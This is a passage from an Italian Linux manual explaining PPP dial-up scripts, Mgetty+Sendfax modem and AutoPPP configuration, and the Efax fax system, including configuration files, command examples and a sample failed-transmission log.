    word:        $PPP_PASSWORD" \
crtscts modem \
defaultroute \
$IP_LOCALE:$IP_ISP \
$DISPOSITIVO \
$VELOCITA
```

```
#! /bin/sh
#======================================================================
# ppp-on-leased
# Test per accedere a una connessione PPP con una linea dedicata.
#======================================================================
IP_ISP="0.0.0.0"
IP_LOCALE="0.0.0.0"
DISPOSITIVO="/dev/ttyS1"
VELOCITA="38400"
PPP_ACCOUNT="caio"      # Il nome utilizzato per accedere.
PPP_PASSWORD="coccole"  # La password per accedere.

/usr/sbin/pppd \
connect "/usr/sbin/chat -v \
    TIMEOUT      3 \
    ABORT        BUSY \
    ABORT        ’NO CARRIER’ \
    ’’           ATZ \
    OK           AT \
    OK           ’ATX1 &L1D’ \
    TIMEOUT      30 \
    CONNECT      ’’ \
    ogin:--ogin: $PPP_ACCOUNT \
    word:        $PPP_PASSWORD " \
crtscts modem \
defaultroute \
$IP_LOCALE:$IP_ISP \
$DISPOSITIVO \
$VELOCITA
```

La differenza fondamentale tra i due script sta nel comando di composizione che nell’ultimo viene trasformato in ATX1 &L1D.

132.4 Mgetty+Sendfax

Mgetty+Sendfax [2] è già descritto in parte in un altro capitolo (51). Questo programma può utilizzare una serie di file:

- '`/var/log/log_mg.ttyS*`'
  file delle registrazioni di una linea particolare;
- '`/etc/nologin.ttyS*`'
  file per impedire l'accesso attraverso una linea particolare;
- '`/etc/mgetty+sendfax/mgetty.config`'
  configurazione di Mgetty+Sendfax;
- '`/etc/mgetty+sendfax/login.config`'
  configurazione delle modalità di accesso.

132.4.1 Avvio del programma

L'eseguibile '**`mgetty`**' è l'essenza di Mgetty+Sendfax. La sua configurazione avviene fondamentalmente attraverso il file '`/etc/mgetty+sendfax/mgetty.config`', ma alcune caratteristiche possono essere ridefinite anche attraverso le opzioni della riga di comando.

`mgetty` [*opzioni*] *linea_tty*

Di seguito vengono riportate le opzioni più interessanti per la gestione con il modem. Per il momento, la gestione del fax viene ignorata.

Opzione	Descrizione
`-x` *n*	Permette di definire il livello diagnostico attraverso l'indicazione di un numero, da zero a nove. Zero significa che non si vuole alcuna informazione, mentre il numero nove genera la maggior quantità di notizie. Tali indicazioni vengono inserite in un file di registrazioni, che dovrebbe corrispondere precisamente a '`/var/log/log_mg.`*linea*' (per esempio, la connessione con la prima porta seriale dovrebbe generare il file '`/var/log/log_mg.ttyS0`').
`-s` *velocità*	Imposta la velocità della porta.
`-n` *numero_squilli*	Permette di definire il numero di squilli dopo il quale rispondere. In modo predefinito, la risposta avviene dopo il primo squillo.
`-D`	Definisce in modo esplicito che il modem deve essere trattato per la trasmissione dati pura e semplice, escludendo la gestione del fax.
`-a`	Richiede di definire automaticamente la velocità della linea in base al responso '**`CONNECT`**'. È bene ricordare che questo meccanismo è utile solo quando si utilizzano dei modem molto vecchi che non sono in grado di operare a velocità fisse attraverso la connessione della porta seriale. In tutti gli altri casi, conviene evitare di utilizzare tale meccanismo, detto di *autobauding*, lasciando che la velocità di comunicazione attraverso la linea seriale resti fissa e sufficientemente grande da sopperire alle esigenze del modem.

[2] **Mgetty+Sendfax** software libero con licenza speciale che scade: dopo due anni dalla data di un'edizione particolare, si ricade nella licenza GNU GPL

Opzione	Descrizione
`-m` *stringa_di_attesa_invio*	Definisce il colloquio con il modem attraverso una serie di sequenze di attesa e invio. L'argomento della stringa di colloquio è uno solo, per cui si utilizzano generalmente gli apici singoli all'esterno della stringa e all'interno una serie di sottostringhe delimitate eventualmente da apici doppi.

Gli esempi seguenti si riferiscono a record del file '`/etc/inittab`', in cui la riga di comando di '**`mgetty`**' definisce il suo funzionamento, supponendo che il file di configurazione '`/etc/mgetty+sendfax/mgetty.config`' non sia stato predisposto.

- ```
  s1:2345:respawn:/sbin/mgetty -s 38400 -m '"" ATH0 OK AT&F OK ATS0=0 OK' ttyS1
  ```

  Attiva '**`mgetty`**' per una connessione con modem, attraverso la seconda porta seriale, impostando la velocità della porta a 38400 bit/s e definendo la sequenza di inizializzazione del modem.

- ```
  s1:2345:respawn:/sbin/mgetty -x 9 -s 38400 -m '"" ATH0 OK AT&F OK ATS0=0 OK' ttyS1
  ```

  Come nell'esempio precedente, con la differenza che viene attivato il controllo diagnostico nel file '`/var/log/log_mg.ttyS1`'.

132.4.2 Sistema di file di lock

La gestione dei dispositivi seriali da parte di Mgetty+Sendfax è diversa rispetto a quanto descritto riguardo a Getty_ps. Per prima cosa, in relazione ai sistemi GNU/Linux, Mgetty+Sendfax riconosce un solo tipo di dispositivo: '`/dev/ttyS*`'. Quindi, non è in grado di verificare se i dispositivi obsoleti '`/dev/cua*`' corrispondenti sono utilizzati o meno.

Quando l'eseguibile '**`mgetty`**' viene avviato, verifica la presenza o meno del file di lock riferito al dispositivo seriale da utilizzare. Se esiste, '**`mgetty`**' verifica che corrisponda a un processo attivo e, in caso contrario, non lo considera e lo rimuove. Se il file di lock si dimostra valido, '**`mgetty`**' resta in attesa fino a quando continua a esistere tale file. Se '**`mgetty`**' trova la linea seriale libera, crea il suo file di lock, inizializza il modem e rimuove il file appena creato.

Successivamente, '**`mgetty`**' verifica la presenza o meno di «caratteri» dal modem, senza leggerli effettivamente. Quando ottiene l'indicazione della loro presenza, potrebbe trattarsi di un messaggio '**`RING`**', che genera il modem quando sopraggiunge una chiamata, oppure potrebbe trattarsi di un programma che sta usando il modem per una chiamata in uscita. '**`mgetty`**', prima di leggere dal modem, verifica che nel frattempo non sia stato creato un file di lock, a indicare proprio che si tratta di un altro programma che lo sta usando. In tal caso, evidentemente, '**`mgetty`**' si rimette in attesa che il file venga cancellato.

Se '**`mgetty`**' determina che si trattava di una chiamata entrante, crea il proprio file di lock, apre la comunicazione e invia il messaggio necessario a iniziare la procedura di accesso. Quando la sessione di lavoro termina, allora rimuove il suo file di lock.

Ogni volta che '**`mgetty`**' si accorge dell'utilizzo del dispositivo da parte di un altro programma, quando il file di lock relativo viene rimosso, allora provvede a reinizializzare il modem, per riportarlo nello stato necessario a ricevere una chiamata.

> Questo procedimento vale solo nel caso si utilizzi il modem, altrimenti, se si dispone di una connessione diretta, '**`mgetty`**' resta in attesa di leggere un carattere qualunque, bloccando la linea.

132.4.3 Metodi di autenticazione

Mgetty+Sendfax consente facilmente la ricezione di chiamate diverse da quelle del solito terminale per il quale si deve richiedere l'identificazione tramite una procedura di accesso. Ciò avviene in base al riconoscimento dei dati che vengono ricevuti all'inizio della connessione. Tra le tante cose, attraverso questa capacità di Mgetty+Sendfax è possibile l'attivazione di una connessione PPP in modo automatico, senza una procedura di autenticazione tradizionale come invece occorre fare con Getty_ps, lasciando comunque agli utenti la possibilità di continuare a utilizzarla.

132.4.4 Configurazione

In un capitolo apposito (51) è stato già descritto il file '`/etc/mgetty+sendfax/mgetty.config`' che rappresenta la forma di configurazione principale di Mgetty+Sendfax. In questa sezione si vogliono descrivere le direttive più importanti per l'utilizzo di Mgetty+Sendfax con i modem.

È comunque il caso di ricordare che il contenuto del file è divisibile in sezioni contenenti ognuna la configurazione riferita a ogni porta utilizzata. In pratica, quando si incontra la direttiva '**`port`**', tutto quello che segue fino alla prossima direttiva '**`port`**', riguarda solo quella porta particolare. Inoltre, tutto ciò che precede la prima direttiva '**`port`**', viene inteso come riferito a tutte le porte nel loro insieme.

Opzione	Descrizione
`port` *dispositivo*	Definisce l'inizio di una sezione specifica per una porta seriale particolare, identificata attraverso il nome del dispositivo.
`speed` *velocità*	Specifica la velocità della porta attraverso l'indicazione di un intero. È importante che il numero indicato esprima una velocità valida. Corrisponde all'uso dell'opzione '**`-s`**'.
`direct` {`yes`|`no`}	Se attivato ('**`yes`**') fa in modo che '**`mgetty`**' tratti la linea come un collegamento diretto, senza la presenza di un modem. Corrisponde all'uso dell'opzione '**`-r`**'.
`data-only` {`yes`|`no`}	Se attivato ('**`yes`**'), fa in modo che '**`mgetty`**' ignori la gestione del fax. Corrisponde all'uso dell'opzione '**`-D`**'.
`init-chat` *sequenze_di_attesa_invio*	Permette di definire la sequenza di colloquio necessaria a inizializzare il modem. Corrisponde all'uso dell'opzione '**`-m`**'.
`rings` *numero_squilli*	Definisce il numero di squilli da attendere prima di aprire la comunicazione. Corrisponde all'uso dell'opzione '**`-n`**'.
`autobauding` {`yes`|`no`}	Se attivato ('**`yes`**'), fa in modo che '**`mgetty`**' cerchi di definire automaticamente la velocità della linea in base al responso '**`CONNECT`**'. È bene ricordare che questo meccanismo è utile solo quando si utilizzano dei modem molto vecchi che non sono in grado di operare a velocità fisse attraverso la connessione della porta seriale. Corrisponde all'uso dell'opzione '**`-a`**'.
`debug` *livello_diagnostico*	Definisce il livello di dettaglio dei messaggi diagnostici inseriti nel file delle registrazioni, solitamente '`/var/log/log_mg.ttyS*`'. Il livello si esprime con un numero che va da zero (nessuna indicazione) a nove (massimo dettaglio). Corrisponde all'uso dell'opzione '**`-x`**'.
`term` *tipo_di_terminale*	Definisce il nome del terminale da utilizzare per inizializzare la variabile di ambiente '**`TERM`**'.

Segue la descrizione di alcuni esempi.

- ```
  port ttyS1
  ```
  ```

Definisce l'inizio di una sezione specifica per la seconda porta seriale ('/dev/ttyS1').

- ```
  speed 38400
  ```

  Definisce la velocità della porta a 38400 bit/s.

- ```
  direct no
  ```

  Specifica che si tratta di una connessione attraverso modem (è comunque il valore predefinito).

- ```
  init-chat "" ATH0 OK AT&F OK ATS0=0 OK
  ```

  Specifica la sequenza di colloquio necessaria a inizializzare il modem. Si osservi che qui non occorre delimitare tutta la sequenza con gli apici singoli, come invece avviene quando si utilizza l'opzione '**-m**'.

- ```
  debug 4
  ```

  Fissa un livello diagnostico intermedio.

- ```
  term vt100
  ```

  Indica il tipo del terminale come '**vt100**'.

- L'esempio seguente mostra il file 'mgetty.config' e il record di '/etc/inittab' necessari ad attivare la prima porta seriale per una connessione diretta senza modem.

```
# /etc/mgetty+sendfax/mgetty.config

# Configura la seconda porta seriale
port ttyS0
        direct no
        init-chat "" ATH0 OK AT&F OK ATS0=0 OK
        debug 9
        speed 57600
        term vt100
```

```
# /etc/inittab
#...
7:2345:respawn:/sbin/mgetty ttyS0
```

132.4.5 Attivazione automatica del PPP

Tra gli esempi che riguardano Getty_ps, viene mostrato un modo per effettuare una connessione PPP sostituendo la shell dell'utente con uno script adatto. Questo metodo può essere utilizzato anche con Mgetty+Sendfax.

Mgetty+Sendfax offre però un altro metodo aggiuntivo attraverso il file '/etc/mgetty+sendfax/login.config'. La documentazione di questo appare esclusivamente nei commenti del file stesso.

```
#
# Automatic PPP startup on receipt of LCP configure request (AutoPPP).
#  mgetty has to be compiled with "-DAUTO_PPP" for this to work.
#  Warning: Case is significant, AUTOPPP or autoppp won't work!
#  Consult the "pppd" man page to find pppd options that work for you.

/AutoPPP/  -  a_ppp  /usr/sbin/pppd auth refuse-chap require-pap login debug
```

Con questa direttiva, se '**mgetty**' riconosce che si tratta di una connessione PPP, invece di presentare la richiesta di identificazione tramite una procedura di accesso tradizionale, si affretta ad avviare '**pppd**' annotando l'utente '**a_ppp**' nel file '/var/run/utmp'. In tale situazione, è normale che '**pppd**' richieda un'autenticazione PAP (dal momento che l'autenticazione di chi
```

chiama diventa compito suo), utilizzando le informazioni sugli utenti registrati nel sistema (si osservino le opzioni '**`auth`**', '**`require-pap`**' e '**`login`**').

Fax

La gestione dei fax, anche se passa in secondo piano rispetto ad altri metodi di comunicazione più efficaci, può essere una necessità in certe circostanze.

133.1 Efax

Efax [1] è un sistema di gestione di fax molto semplificato e composto essenzialmente da due eseguibili, '**`efax`**' e '**`efix`**', oltre che dallo script '**`fax`**'. Per la precisione, '**`efax`**' si occupa di ricevere e trasmettere i fax, mentre '**`efix`**' converte i file utilizzati per i fax nel formato adatto alla loro trasmissione.

Per poter utilizzare il sistema di fax, dopo l'installazione è necessario configurarlo adeguatamente. Si può modificare lo script '`/usr/bin/fax`', oppure si può creare un file di configurazione tra quelli seguenti:

- '`/etc/efax.rc`'

  file di configurazione a livello globale;

- '`~/.efaxrc`'

  file di configurazione personale;

- '`./.efaxrc`'

  file di configurazione della directory locale.

Volendo rendere disponibile l'utilizzo del sistema di fax agli utenti comuni, occorre regolare i permessi o la proprietà del file di dispositivo riferito alla porta seriale cui è connesso il modem, in modo che gli utenti possano avere accesso in lettura e scrittura.

Negli esempi, quando si deve fare riferimento al file di dispositivo corrispondente al modem, viene indicato '`/dev/modem`', come collegamento al file di dispositivo reale nell'ambito della configurazione del proprio sistema. Si ricorda che l'uso di un tale collegamento potrebbe non essere conveniente in alcune situazioni.

133.1.1 Configurazione

La configurazione può essere definita intervenendo direttamente nello script '**`fax`**' oppure in uno dei file di configurazione. Ovviamente è preferibile modificare i file di configurazione.

I file di configurazione hanno l'aspetto di un pezzo di script di shell (Bourne), essendo proprio il programma '**`fax`**' uno script di questo tipo. In pratica, la configurazione si definisce attraverso l'assegnamento di variabili. Ovviamente, le righe vuote e quelle bianche vengono ignorate, così come viene ignorato il testo che segue il simbolo '**`#`**'.

Seguono alcune variabili che vale la pena di configurare secondo le proprie esigenze.

- '**`DEV`**'

  Deve contenere il nome del file di dispositivo riferito alla porta seriale del modem. Questo file deve essere accessibile dagli utenti che devono utilizzare il fax. Se si usa il collegamento '`/dev/modem`', si indica così:

  ```
  DEV=modem
  ```

[1] **Efax** GNU GPL

- '**FROM**'

  Il numero di telefono della linea fax che si utilizza. Serve solo per compilare l'intestazione standard dei fax.

- '**NAME**'

  Il nome del mittente, di solito corrisponde al nome della propria azienda. Serve solo per compilare l'intestazione standard dei fax.

- '**PAGE**'

  Definisce il formato della pagina. Di solito, nel nostro paese si utilizza il formato A4:

```
PAGE=a4
```

- '**PRTYPE**'

  Definisce il tipo di stampante e di conseguenza il formato dei file che possono essere inviati al sistema di stampa tramite '**lpr**'. Se i filtri di stampa sono stati sistemati correttamente, conviene utilizzare il formato PostScript:

```
PRTYPE=ps
```

- '**PRCMD**'

  Definisce il nome del comando di stampa. Di solito è '**lpr**':

```
PRCMD=lpr
```

- '**DIALPREFIX**'

  Definisce il prefisso di composizione:

  - '**T**' corrisponde alla composizione a toni;
  - '**P**' corrisponde alla composizione a impulsi.

- '**TELCVT**'

  Permette di definire la conversione del segno '**+**' all'interno dei numeri telefonici. Di solito, con questo simbolo si fa riferimento al prefisso internazionale. Se si vuole utilizzare questa possibilità per fare riferimento all'Italia, si può indicare la riga seguente:

```
TELCVT='sed -e s/+39// -e s/+/00/'
```

  L'esempio mostrato serve a fare in modo che il prefisso +39, se utilizzato, deve essere semplicemente tolto, essendo necessario solo per chi chiama l'Italia dall'estero. In tutti gli altri casi, il segno '**+**' va sostituito con il prefisso necessario per identificare un numero estero: 00.

- '**INIT**'

  Il comando di inizializzazione da inviare a '**efax**'. In generale, il valore predefinito non è adatto perché richiama il profilo di configurazione del modem preimpostato dal fabbricante: AT&F. Così facendo, tra le altre cose, si imposta la modalità di responso in X4 che richiede la presenza del tono di chiamata (*dialtone*). Dal momento che in Italia, questo tono di chiamata non è fornito dal servizio telefonico, occorre utilizzare il tipo di responso X3. Se è stato configurato correttamente il modem registrando il profilo di configurazione corretto nella memoria non volatile, si può utilizzare il comando ATZ al posto di AT&F, oppure subito dopo.

```
INIT="-iZ -i&FZE&D2S7=120 -i&C0"
              ^
```

  In alternativa si può indicare solo il particolare del tipo di responso.

```
INIT="-iZ -i&FX3E&D2S7=120 -i&C0"
              ^^
```

> Se non si sistema questo particolare, si ottiene dal modem il solito messaggio: '**NO DIALTONE**'.

Viene mostrato nel seguito un estratto del file di configurazione (inteso come '/etc/efax.rc'), per poter comprendere meglio il senso delle varie variabili di configurazione. L'esempio è incompleto, ma ciò che manca dovrebbe già risultare impostato in modo corretto.

```
# The names of the fax script, efax and efix, including full path
# if necessary.
FAX=fax
EFAX=efax
EFIX=efix

# The device to which the fax modem is connected
DEV=modem

# Your fax number in international format, 20 characters maximum.
# Use only digits, spaces, and the "+" character.
FROM="+39 0123 456789"

# Your name as it should appear on the page header.
NAME="Tizio Tizi"

# The preferred page size for creating and printing faxes.
# Allowed values are "letter", "legal", and "a4".
PAGE=a4

# The type of printer. Use 'pcl' for HP-PCL or 'ps' for
# Postscript.  See definition of PRINT (below) for more options.
PRTYPE=ps                               # Postscript (e.g. Apple LaserWriter)

# The command to print image files from standard input.  Typically
# this is "lpr" or "lp".
PRCMD="lpr"

# The command to view a Portable Gray Map (PGM) image from the
# standard input.  Typically "xv -" or "xloadimage stdin".
VIEWCMD="xloadimage stdin"              # best

# The name of the Ghostscript executable including full path if
# necessary.  Only required if faxing Postscript files.
GS=gs

# Dial string prefix and suffix such as T for tone dialing, P for
# pulse dialing, 9 to get an external line, commas for delays or
# W to wait for dial tone.
DIALPREFIX="T"
DIALSUFFIX=""

# Commands to set up modem.  "-iZ -i&FE&D2S7=120 -i&C0"
# works with almost all modems.  See the efax(1) man page for
# details.
INIT="-iZ -i&FX3E&D2S7=120 -i&C0"
```

133.1.2 Script di utilizzo

Lo script '**fax**' consente di facilitare l'utilizzo della coppia di eseguibili '**efax**' e '**efix**':

```
fax help
```

```
fax make [-l|-h] file
```

fax send [-l|-h] [-v] { -m | *numero_telefonico* } *file_da_inviare* ...
fax [receive [-v] [*prefisso_file*]]
fax { print | view | rm } *file* ...
fax { queue | status [*secondi*] | start | stop }
fax answer

All'interno dello script è possibile modificare il contenuto di una serie di variabili, inoltre è possibile indicare il valore di una variabile conosciuta anche nella riga di comando. Per esempio è possibile scrivere un comando come quello seguente:

$ **fax PAGE=a4 print lettera1**

Durante l'utilizzo, viene generato un file di registrazioni contenente tutti i messaggi intercorsi tra il sistema di fax e il modem. Se la trasmissione o la ricezione sono completate con successo, questo file viene rimosso, altrimenti viene visualizzato un messaggio che indica il nome di questo file in modo da permetterne la consultazione.

Opzione o comando	Descrizione
-l	Utilizza una bassa risoluzione.
-h	Utilizza una risoluzione elevata (predefinito).
-v	Visualizza tutti i messaggi inerenti la comunicazione tra il programma e il modem in modo da facilitare la ricerca degli errori.
-m	Il numero di telefono è già stato composto manualmente.
make	Permette di ottenere una serie di file fax, uno per pagina, da utilizzare per la trasmissione, a partire da quello fornito come argomento. I nomi di questi sono composti dal nome del file originale con l'aggiunta di un suffisso numerico per distinguere le pagine. I file utilizzabili per la conversione possono essere in formato testo o PostScript.
send	Permette di inviare i file indicati come argomento provvedendo a convertirli automaticamente. La trasmissione del fax implica quindi la generazione di una serie di file temporanei contenenti le immagini delle pagine inviate. I file utilizzabili per la trasmissione possono essere in formato testo o PostScript.
receive	Permette di ricevere un fax rispondendo a una chiamata. Se viene specificato il nome del file di destinazione, questo nome verrà utilizzato come prefisso al quale sarà aggiunto il suffisso dei numeri di pagina. Se questo nome non viene indicato, ne verrà utilizzato uno composto dalla data e dall'ora di arrivo.
print	Consente di stampare i file fax.
view	Consente di visualizzare i file fax.
rm	Consente di eliminare i file fax.
queue	Quando '**efax**' è stato installato per la ricezione automatica dei fax, questo comando permette di conoscere il contenuto della directory in cui sono stati accodati i fax ricevuti.
status [*secondi*]	Quando '**efax**' è stato installato per la ricezione automatica dei fax, questo comando permette di conoscere lo stato del processo automatico di ricezione. Se viene indicato l'argomento, che rappresenta un numero di secondi, lo stato viene emesso in modo ripetitivo, ogni volta che quell'intervallo di tempo trascorre.

Opzione o comando	Descrizione
`start` | `stop`	L'utente '**root**' può avviare o terminare l'esecuzione di '**efax**' quando è installato per la ricezione automatica dei fax.
`answer`	Consente di ricevere un fax immediatamente.

Segue la descrizione di alcuni esempi.

- `$ fax send 0123456789 prova.ps`

  Invia il file '`prova.ps`' al numero 0123456789, dopo averlo convertito opportunamente.

- `$ fax send -v 0123456789 prova.ps`

  Come nell'esempio precedente, visualizzando l'esito della connessione, assieme alle informazioni sul fax ricevente.

- `$ fax send -v 0123456789 prova.ps 2>&1 | tee prova-report.txt`

  Come nell'esempio precedente, salvando una copia dell'esito della comunicazione nel file '`prova-report.txt`', attraverso il programma '**tee**'. Si osservi il fatto che i messaggi diagnostici vengono visualizzati attraverso lo standard error.

- `$ fax view prova.ps.001`

  Visualizza il file '`prova.ps.001`', che si presume di tipo TIFF, attraverso il programma definito nella direttiva '**VIEWCMD**'. Generalmente si tratta di Xloadimage, ovvero dell'eseguibile '**xloadimage**', che richiede ovviamente l'interfaccia grafica X.

- `$ fax print prova.ps.001`

  Manda in stampa il file '`prova.ps.001`'. Si intende che si tratti di un file TIFF, generato da Efax prima della trasmissione di un fax, oppure generato alla ricezione di un fax.

133.1.3 Trasmissione di un fax

Nelle situazioni più comuni, Efax serve per trasmettere dei fax. Anche se tutto è già automatizzato in modo molto semplice, può essere necessario comprendere un po' meglio il funzionamento di Efax in questo senso, per essere sicuri di trasmettere dei fax leggibili.

In generale, un comando del tipo

```
$ fax send 0123456789 prova.txt
```

oppure

```
$ fax send 0123456789 prova.ps
```

è ciò che basta per trasmettere il file '`prova.txt`', oppure '`prova.ps`' al numero 0123456789. Nel primo caso, si tratta di un file di testo, mentre nel secondo appare evidente che si tratti di un file PostScript. La conversione in formato TIFF avviene in modo automatico, nel primo caso se ne occupa '**efix**', nel secondo viene interpellato Ghostscript. Tuttavia, mentre la conversione di un file di testo genera sempre buoni risultati, la conversione di un file PostScript risulta frequentemente in un file TIFF poco leggibile.

La procedura utilizzata da Efax nella fase di trasmissione prevede la creazione di una serie di file TIFF, uno per ogni pagina finale, aggiungendo al nome di origine un'estensione numerica di tre cifre. Per esempio, il file '`prova.txt.001`' rappresenta la prima pagina del

file '`prova.txt.001`'. Si può richiedere la creazione di questi file intermedi, prima della trasmissione, attraverso il comando '**`fax make`**':

```
$ fax make prova.txt
```

Successivamente, usando il comando già visto, la conversione non ha più luogo, perché Efax trova già questi file. In questo modo, prima di passare alla trasmissione è possibile visualizzare questi file, per valutare la qualità dell'immagine ottenuta. Per questo si può usare utilmente ImageMagick (sezione 104.3), che sfrutta l'interfaccia grafica X:

```
$ display prova.txt.*
```

Quando si parte da un'immagine ottenuta da uno scanner, è necessario convertire l'immagine in qualcosa di adatto per la trasmissione. Purtroppo, non conviene tentare di generare i file TIFF escludendo '**`efix`**', perché inevitabilmente si ottiene qualcosa di non compatibile. La cosa migliore è passare per un passaggio intermedio che '**`efix`**' sia in grado di interpretare. Nel caso di ImageMagick, conviene salvare le immagini in formato FAX. Per esempio disponendo del file '`prova.ppm`', si può usare la conversione di ImageMagick nel modo seguente:

```
$ convert prova.ppm prova.fax
```

Successivamente si può ottenere la trasformazione in pagine TIFF, con il solito comando '**`fax make`**':

```
$ fax make prova.fax
```

Quindi, dopo il controllo dei file '`prova.fax.*`', si può passare alla trasmissione:

```
$ fax send 0123456789 prova.fax
```

133.1.4 Rapporto

Efax genera automaticamente un file di testo contenente tutte le fasi di connessione, quando l'invio di un fax non si conclude con successo. Il nome del file che viene generato è indicato da Efax al concludersi dell'operazione. In ogni caso, l'opzione '**`-v`**' consente di vedere ugualmente ciò che sta succedendo, per cui è facile salvare comunque un rapporto del genere:

```
$ fax send -v 0123456789 prova.ps 2>&1 | tee prova-report.txt
```

Questo caso è già stato mostrato. Qui, in particolare, viene mostrato l'esempio di un rapporto del genere, che mostra effettivamente un errore per il quale si richiede la ripetizione della trasmissione. Si osservi che il file '`prova.ps`' viene convertito nel file '`prova.ps.001`', in formato TIFF, prima della trasmissione.

```
efax: Thu Mar 15 15:35:21 2001 efax v 0.9 Copyright 1999 Ed Casas
efax: 35:21 TIFF version 4.2 file (little-endian)
efax: 35:21 TIFF directory at 8 with 21 tags, last image.
efax: 35:21 page 1 : prova.ps.001 + 342 : 1728x2292 @ 204x196 dpi TIFF/FAX
efax: 35:21 argv[0]=efax
efax: 35:21 argv[1]=-v
efax: 35:21 argv[2]=chewmainrxtf
efax: 35:21 argv[3]=-v
efax: 35:21 argv[4]=chewmainrxtf
efax: 35:21 argv[5]=-d/dev/modem
efax: 35:21 argv[6]=-x
efax: 35:21 argv[7]=/var/lock/LCK..modem
efax: 35:21 argv[8]=-iZ
```

```
efax: 35:21 argv[9]=-i&FX3E&D2S7=120
efax: 35:21 argv[10]=-i&C0
efax: 35:21 argv[11]=-iM1L0
efax: 35:21 argv[12]=-l
efax: 35:21 argv[13]=+39 0123 456456
efax: 35:21 argv[14]=-kZ
efax: 35:21 argv[15]=-h
efax: 35:21 argv[16]=2001/03/15 15:35 +39 39 0123 456456 Tizio Tizi p. %d/%d
efax: 35:21 argv[17]=-t
efax: 35:21 argv[18]=T0123456789
efax: 35:21 argv[19]=prova.ps.001
efax: 35:21 created text lock file /var/lock/LCK..modem
efax: 35:21 opened /dev/modem
efax: 35:22 command  "Q0V1"
efax: 35:22 waiting 2.0 s
efax: 35:22 .089 [ATQ0V1<CR><CR><LF>]
efax: 35:22 .219 [OK<CR><LF>]
efax: 35:22 response "OK"
efax: 35:22 command  "Z"
efax: 35:22 waiting 5.0 s
efax: 35:22 .328 [ATZ<CR><CR><LF>]
efax: 35:22 .458 [OK<CR><LF>]
efax: 35:22 response "OK"
efax: 35:22 command  "&FX3E&D2S7=120"
efax: 35:22 waiting 5.0 s
efax: 35:22 .568 [AT&FX3E&D2S7=120<CR><CR><LF>]
efax: 35:22 .698 [OK<CR><LF>]
efax: 35:22 response "OK"
efax: 35:22 command  "&C0"
efax: 35:22 waiting 5.0 s
efax: 35:22 .938 [<CR><LF>OK<CR><LF>]
efax: 35:22 response "OK"
efax: 35:23 command  "M1L0"
efax: 35:23 waiting 5.0 s
efax: 35:23 .178 [<CR><LF>OK<CR><LF>]
efax: 35:23 response "OK"
efax: 35:23 command  "E0"
efax: 35:23 waiting 5.0 s
efax: 35:23 .418 [<CR><LF>OK<CR><LF>]
efax: 35:23 response "OK"
efax: 35:23 command  "I3"
efax: 35:23 waiting 5.0 s
efax: 35:23 .528 [<CR><LF>U.S. Robotics 56K FAX EXT Rev. 11.3.11<CR><LF>]
efax: 35:23 .678 [<CR><LF>OK<CR><LF>]
efax: 35:23 response "OK"
efax: 35:23 command  "+FCLASS=?"
efax: 35:23 waiting 5.0 s
efax: 35:23 .918 [<CR><LF>0,1,2.0<CR><LF>]
efax: 35:24 .048 [<CR><LF>OK<CR><LF>]
efax: 35:24 response "OK"
efax: 35:24 command  "+FCLASS=2.0"
efax: 35:24 waiting 5.0 s
efax: 35:24 .288 [<CR><LF>OK<CR><LF>]
efax: 35:24 response "OK"
efax: 35:24 command  "+FMI?"
efax: 35:24 waiting 5.0 s
efax: 35:24 .528 [<CR><LF>U.S. Robotics 56K FAX<CR><LF>]
efax: 35:24 .668 [<CR><LF>OK<CR><LF>]
efax: 35:24 response "OK"
efax: 35:24 command  "+FMM?"
efax: 35:24 waiting 5.0 s
efax: 35:24 .908 [<CR><LF><CR><LF><CR><LF>OK<CR><LF>]
efax: 35:25 response "OK"
efax: 35:25 command  "+FMR?"
efax: 35:25 waiting 5.0 s
efax: 35:25 .278 [<CR><LF><CR><LF><CR><LF>OK<CR><LF>]
```

```
efax: 35:25 response "OK"
efax: 35:25 using U.S. Robotics 56K FAX EXT Rev. 11.3.11 U.S. Robotics 56K FAX
 OK OK in class 2.0
efax: 35:25 command  "+FIP"
efax: 35:25 waiting 5.0 s
efax: 35:25 .649 [<CR><LF>OK<CR><LF>]
efax: 35:25 response "OK"
efax: 35:25 command  "+FNR=1,1,1,1"
efax: 35:25 waiting 5.0 s
efax: 35:25 .888 [<CR><LF>OK<CR><LF>]
efax: 35:25 response "OK"
efax: 35:25 command  "+FCR=1"
efax: 35:25 waiting 5.0 s
efax: 35:26 .128 [<CR><LF>OK<CR><LF>]
efax: 35:26 response "OK"
efax: 35:26 command  "+FIS?"
efax: 35:26 waiting 5.0 s
efax: 35:26 .268 [<CR><LF>1,5,0,2,0,0,0,5<CR><LF>]
efax: 35:26 .398 [<CR><LF>OK<CR><LF>]
efax: 35:26 response "OK"
efax: 35:26 command  "+FLI="   +39 0123 456456""
efax: 35:26 waiting 5.0 s
efax: 35:26 .549 [<CR><LF>OK<CR><LF>]
efax: 35:26 response "OK"
efax: 35:26 dialing T0123456789
efax: 35:26 command  "DT0123456789"
efax: 35:26 waiting 120.0 s
efax: 35:42 .937 [<CR><LF>+FCO<CR><LF>]
efax: 35:45 .627 [<CR><LF>+FNF:<NUL><NUL>y<NUL><NUL><NUL><STX><SI><HT><ETX><NUL>
<DLE><ENQ><STX><0x95><0x88><BS><CR><LF>]
efax: 35:45 .647 [<CR><LF>+FCI:"         0123 445566"<CR><LF>]
efax: 35:45 .657 [<CR><LF>+FIS:1,3,0,2,1,0,0,4<CR><LF>]
efax: 35:45 .677 [<CR><LF>OK<CR><LF>]
efax: 35:45 response "OK"
efax: 35:45 remote ID -> "         0123 445566"
efax: 35:45 connected
efax: 35:45 command  "+FDT"
efax: 35:45 waiting 45.0 s
efax: 35:45 .947 [<CR><LF>+FCS:1,3,0,2,0,0,0,4<CR><LF>]
efax: 35:51 .936 [<CR><LF>CONNECT<CR><LF>]
efax: 35:51 response "CONNECT"
efax: 35:51 session 196lpi  9600bps 8.5"/215mm  any   1D    -     -  20/10ms
efax: 35:51 padding to 24 bytes/scan line.
efax: 35:51 header:[2001/03/15 15:35 +39 0123 456456 Tizio Tizi p. 1/1]
efax: 38:11 waiting 30.0 s
efax: 38:18 .664 [<CR><LF>ERROR<CR><LF>]
efax: 38:18 response "ERROR"
efax: 38:18 Warning: wrong response after waiting
efax: 38:18 sent 20+2292 lines, 150944+21107 bytes, 147 s  9363 bps
efax: 38:18 command  "+FDT"
efax: 38:18 waiting 45.0 s
efax: 38:18 .914 [<CR><LF>ERROR<CR><LF>]
efax: 38:18 response "ERROR"
efax: 38:18 Error: wrong response after command:  +FDT
efax: 38:18 command  "+FKS"
efax: 38:18 waiting 5.0 s
efax: 38:19 .054 [<CR><LF>OK<CR><LF>]
efax: 38:19 response "OK"
efax: 38:19 failed -> prova.ps.001
